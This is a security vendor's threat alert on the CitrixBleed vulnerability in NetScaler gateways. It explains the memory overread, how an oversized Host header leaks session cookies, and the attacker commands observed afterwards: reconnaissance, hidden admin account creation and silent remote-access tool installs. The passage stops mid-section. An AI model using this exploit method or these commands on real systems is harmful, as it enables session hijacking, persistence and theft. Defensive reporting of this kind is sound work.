THREAT ALERT: CITRIXBLEED (CVE-2023-4966)

Cybereason issues Threat Alerts to inform customers of emerging impacting threats, including critical vulnerabilities such as CitrixBleed. Cybereason Threat Alerts summarize these threats and provide practical recommendations for protecting against them.


WHAT'S HAPPENING?

Cybereason Security Services is investigating incidents that involve the exploitation of a critical vulnerability which exists in NetScaler ADC (previously Citrix ADC) and Citrix Gateways (VPN virtual server, ICA proxy, CVPN, or RDP proxy). The vulnerability, known as CitrixBleed, is tracked as CVE-2023-4966 and has a critical CVSS Score of 9.4.

This vulnerability allows attackers to send a large HTTP GET request to the ADC/Gateway, resulting in a buffer overread error. This error reveals system memory on the Gateway. The memory content revealed is the same each time the error occurs. This memory can include users' MFA-authenticated session information. The session information can then be used to hijack the user's session and act as a known user.

Impact

CitrixBleed enables attackers to bypass MFA and password authentication, allowing the attacker to evade defenses to exploit the environment in the context of a legitimate user.


Vulnerable NetScaler ADC or Gateway
Session cookie replayed, hijacking user session
User Session Hijacked
Trojans dropped to disk
Scanning tools enumerate the environment
Buffer Overread error returns valid MFA Session Cookie
CVE-2023-4699 exploited
PowerShell
ZeroLogon.ps1 Elevation to Domain Admin
Deployment of RMM tools for persistence and lateral movement
Arbitrary Command Line run to enumerate files and elevate privileges
Threat Actor
HTTP GET request with Hostname in Header larger than (print_temp_rule) buffer sent to (/oauth/idp/.well-known/openid-configuration)
Discovery
Active Directory Network
Lateral Movement
RDP, RMM
Persistence
RMM, registry, services

CitrixBleed Exploitation Pattern

KEY OBSERVATIONS

This section describes the key observations made following the investigation of incidents which started due to the CitrixBleed vulnerability:

- **Initial Access - Session Hijacking:** Valid user sessions from unknown IP addresses, internal or external.
- **Credential Access:** User credentials were dumped from the browsers (Firefox, Chrome, Internet Explorer). Attackers may try to extract passwords from multiple targets.
- **Reconnaissance:** The attacker will target the servers that implement the NetScaler Gateway Authentication process. Attackers scan the environment to enumerate network targets. Powershell is used to find all text, PDF, Word documents, and Excel files written to disk in the past 30 days. Windows Management Instrumentation (WMI) is leveraged to search for any connected storage. Actors use *nltest* and *dnsdump* to query Active Directory domains.

- **Lateral Movement:** Attackers use Network share (*net use*) and built-in utility *pushd* to install RMM tools in other servers.
- **Exfiltration:** After installing RMM tools, the attackers can export sensitive data from company cloud storage to threat actor-controlled cloud storage.
- **Privilege Escalation - *NTDS.DIT* Retrieved From Domain Controllers:** *Zero-Logon.ps1* is executed from a raw Github attempting to elevate privileges to Domain Administrator (in the observed case this was blocked by the Cybereason Defense Platform). Actors then take steps to extract the *NTDS.DIT*[1] from the Domain Controller.
- **Deployment Of Multiple RMM Tools:** Threat actors make use of multiple RMM tools such as AnyDesk, Atera, Splashtop, and ConnectWise.
- **Deployment Of Tedy & Boigy Trojan Variants:** Execution of an unsigned *.dll* and an unsigned *.exe*, which did not match public malware and threat intelligence signatures, were recognized by Cybereason's Variant Payload Protection (VPP).
- **Post-exploitation Activities Detected By Cybereason:** Cybereason Defense Platform is capable of detecting these types of lateral movement and exploitation activities.

CITRIXBLEED (CVE-2023-4966) VULNERABILITY

The CitrixBleed vulnerability allows an unauthenticated attacker to retrieve the system memory of a vulnerable Citrix ADC or Citrix Gateway and hijack a MFA-authenticated user session. This vulnerability is very similar to HeartBleed, (CVE-2014-0160) which was published in 2014, affecting OpenSSL and allowing it to leak data from any affected SSL/TLS stack.

The source of the vulnerability comes from the following URL: `https://`**`<oauth-provider-hostname>`**`/oauth/idp/.well-known/openid-configuration`. This URL gives access to the details of OpenID configurations on NetScaler

[1] NTDS.DIT is the Active Directory's equivalent of a database. It contains sensitive information such as all AD objects, including user's password hashes.

Gateways. The data can be retrieved anonymously since it only contains non-sensitive data.

When the NetScaler Gateway processes the HTTP GET request for the above URL, it uses the `ns_aaa_oauth_send_openid_config` function. Inside this function, the `snprintf` function is used to extract the requesting host's metadata, including the host name from the header of the host, and inserts the hostname at particular points in the Gateway's response to the requester.

However, the issue occurs due to the return value of `snprintf` being sent to the requesting host via the `ns_vpn_send_response` function. While `snprintf` has secure bounds checking for writing data, it does not have bounds checking on its return value, when that return value is used in another function.

Function `ns_vpn_send_response` sends `snprintf` 's return value to the host. The return value of `snprintf` contains the amount of memory that *would have* been written to its buffer `print_temp_rule`, rather than the amount of memory that is restricted by the buffer.

To exploit CitrixBleed, an attacker sends an HTTP GET request with a large host name (Ex: *hostname=a*50000*) that causes a buffer overread error, and `ns_vpn_send_response` sends excess data based on the size of what *would have* been written to the buffer.

Since the buffer variable `print_temp_rule` is assigned as static and global, it always exists at the same location in memory. Hence, the memory returned when Citrix Bleed is exploited is always the memory location that exists just after (`print_temp_rule`)'s static memory location.

Session cookies are not stored in */oauth/idp/.well-known/openid-configuration*, but in an adjacent location to the buffer `print_temp_rule`. If the session cookie can be obtained via this exploit, it will be returned every time the exploit is run against the affected device.

All in all, the exploitation of this vulnerability leads to leaking random session cookies from Citrix Netscaler's memory, which can then be replayed by the attacker in order to impersonate the user's session that was leaked.

ANALYSIS


This section highlights the analysis of recent incidents where the CitrixBleed vulnerability served as an entry point for threat actors into their victim's network environment.

Citrix Technology Summary:

The target of this attack is NetScaler ADC and NetScaler Gateway Appliance.

When the users connect from outside the corporate firewall, the user authenticates via NetScaler Gateway. XenApp (Citrix Virtual Apps)/XenDesktop uses Citrix NetScaler Gateway (formerly Access Gateway) technology to secure these connections with TLS. The NetScaler ADC / NetScaler Gateway also offers provisioning services.

After authentication, the users will be able to connect to the servers that implement the NetScaler Gateway Authentication Mechanism(XenApp (Citrix Virtual Apps)/XenDesktop Web server, File server etc). Citrix NetScaler Gateway is generally placed in the DMZ zone.



Example Netscaler Gateway Deployment

Attack Summary

As per the CitrixBleed POC (CVE-2023-4966), the header (Host field) of the GET request is overflowed to dump the contents of system memory. The contents can include NetScaler Session cookie. The threat actor with a valid session cookie will be able to establish an authenticated session with the NetScaler appliance.

After establishing a valid session, the threat actor tries to dump the user credentials. The threat actor will try to target the following servers after a successful compromise:


- XenApp (Citrix Virtual Apps)
- XenDesktop
- Web Servers
- Email Servers
- File Servers

In our example, the threat actor targeted the XenAPP server and the File server to implement the further attacks.

XenApp Logon Process:

The threat actor used the compromised user credentials to perform the attack. The attack starts with the process *cmstart.exe* that runs when you log on to the XenApp server. It is called by *winlogon*. It is associated with *Wfshell.exe*, *CltMgr.exe*, and *Icast.exe* files. The process *icast.exe* executes the commands and the process *wfshell.exe* runs the associated programs.

The XenApp Logon process can be compromised to execute malicious batch files and PowerShell scripts (via *wfshell.exe*).



Attack Tree For Compromised XenApp Logon Process

Known Post-exploitations

Cybereason has observed different post-exploitation activities in the course of investigating threat actor use of CitrixBleed.

Following initial access via CitrixBleed, malicious actors typically deploy RMM tools and/or a custom backdoor on compromised environments. These tools allow the attackers to conduct further post-exploitation activities such as enumerating local and cloud files for exfiltration, and extracting credentials from the Domain Controller.

The following are examples of commands malicious actors have been utilizing:

```
systeminfo

whoami

net group "domain admins" /domain
net time /dom

ipconfig /all

dnsdump.exe <DC FQDN> >> res.txt

ping onedrive.com -n 2

dir c:\users\public\tmp_

fscan64 -h 172.16.**.**/24 -np >>res.txt
```

```
dir F:\ -File -Recurse -Include '*.txt', '*.pdf', '*.doc', '*.docx', '*.xls',
'*.xlsx' | where LastWriteTime -gt (Get-date).AddDays(-30) | %{$_.FullName} >>
c:\Users\public\tmp_\ph.txt

Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object
-ExpandProperty DeviceID


rundll32 remotecall.dll,Start

rundll32 archive.dll,Start

rundll32 svrhost.dll,Start

nltest /dclist:

nltest /dclist:DOMAIN

nltest /domain_trusts

nltest /dsgetd: <domain>

/s /k pushd C:\Users\<User>\Downloads

/s /k pushd C:\Users\<User>\Documents

/s /k pushd \\192.168.**.** \c$

runas /netonly /user:domain\<Veeam User> cmd

net localgroup Administrators oldadministrator /ADD

reg add HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist /v oldadministrator /t REG_DWORD
/d 0 /f

AnyDesk.exe --get-id

AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent

sc failure AteraAgent reset= 600 actions= restart/25000

rundll32 zzzzInvokeManagedCustomActionOutOfProc SfxCA_359311093 1
ScreenConnect.InstallerActions!ScreenConnect.ClientInstallerActions.FixupServiceArgu
ments

AteraAgent.exe /i /IntegratorLogin="bogdan_tikhonov_2020@mail[.]ru" /CompanyId="1"
/IntegratorLoginUI="" /CompanyIdUI="" /FolderId="" /AccountId="001Q3000000dn46IAA"

wmic /node:192.168.**.** process call create "msiexec.exe /i C:\setup.msi /qn

IntegratorLogin=bogdan_tikhonov_2020@mail.ru CompanyId=1

AccountId=001Q3000000dn46IAA
```


```
wmic /node:192.168.**.** process call create msiexec.exe /i C:\1.msi /quiet /qn
```

Below, Cybereason describes the different tactics used during the post-exploitation of CitrixBleed.

Tactic #1 - Remote Monitoring & Management


As previously mentioned, multiple RMMs have been observed being deployed in the environment for persistence and lateral movement.

The following process tree shows the installation of Splashtop RMM:




Attack Tree For Splashtop Installation

The following process command line shows the installation of AteraAgent and ScreenConnect RMM tools through remote WMI calls:



```
wmic /node:192.168.       process call create "msiexec.exe /i
C:\setup.msi /qn IntegratorLogin=bogdan_tikhonov_2020@mai
l.ru CompanyId=1 AccountId=001Q3000000dn46IAA
```

Installing AteraAgent Using WMI




```
wmic /node:192.168.       process call create "msiexec.exe /i
C:\1.msi /quiet /qn"
```

Installing ScreenConnect Using WMI

Tactic #2 - RDP Exploitation

RDP scanning and connections were attempted via *mstsc.exe* to Exchange servers, Veeam Backup Servers, and other servers storing sensitive information.



- Connection

11 connections

11 outgoing connections

11
Total number of connections


3 MB
Total transmitted bytes

4 MB
Total received bytes

Remote Desktop Connection Activity

Tactic #3 - Trojan *.dll* & *.exe* Dropped

Three *.dll* files with the same hash were observed communicating to an external, unapproved IP. The *.dll* file hashes were not known publicly; however, Cybereason VPP correlated the files to a Tedy Trojan variant.



svrhost.dll
Known malware

Detected


Machine Name

Description
Known malware was detected

Detection name
Gen:Variant.Tedy.63180

Path
c:\users\public\svrhost.dll

Detected in scan



remotecall.dll
Known malware


Detected

Machine Name

Description
Known malware was detected

Detection name
Gen:Variant.Tedy.63180

Path
c:\users\public\remotecall.dll



archive.dll
Known malware

Detected


Machine Name

Description
Known malware was detected

Detection name
Gen:Variant.Tedy.63180

Path
c:\users\public\archive.dll

Dropped in addition with RMM tools, a Boigy Trojan variant was also identified by Cybereason’s Variant Payload Protection.



- Properties

1.exe
File name

3b58bebf3776256f840065f7c83ba02345fd1ef1
SHA1 Signature

False
Signed by Microsoft


- DetectionEvents

AntiVirus_Gen:Variant.Boigy.1
Detection events

VPP Detecting Boigy Trojan Variant

Tactic #4 - Reconnaissance Via Scanning

Discovery tools such as *Fscan64.exe*, *mscan.exe*, *dnsdump.exe*, and *netscan.exe* were observed scanning the networks:



- Connection

3 connections
3 outgoing connections
3
Total number of connections
379 KB
Total transmitted bytes
22 MB
Total received bytes

- Connection

5031 connections
3 outgoing connections
55653
Total number of connections
269 MB
Total transmitted bytes
84 MB
Total received bytes

- DNS

2 unresolved domain dns lookups


- Connection

5016 connections
607 outgoing connections
13483
Total number of connections
251 KB
Total transmitted bytes
1976 KB
Total received bytes

Observed Discovery Tool Activity

Tactic #5 - Reconnaissance Via Command Line

Multiple commands were executed to collect data on the environment, retrieving user and admin group information, domain trusts, along with exploring available files, connected devices, and identifying sensitive servers.



```
"C:\Windows\system32\nltest.exe" /domain_trusts
```


```
powershell.exe "Get-Wmiobject -Class Win32_logicaldisk | where
size -gt 0 | select-object -ExpandProperty DeviceID"
```

```
powershell "dir F:\ -File -Recurse -Include '*.txt', '*.pdf', '*.doc',
'*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt (Get-date).A
ddDays(-30) | %{$_.FullName} >> c:\Users\public\tmp_\ph.txt"
```

Process Trees Showing AD Trust Discovery & Powershell Discovery

Tactic #6 - Local Admin Creation And Addition To Special Accounts For Elevation

In one case, an Administrator was added and elevated via an integrated Powershell environment using *net.exe* and *reg.exe*.



```
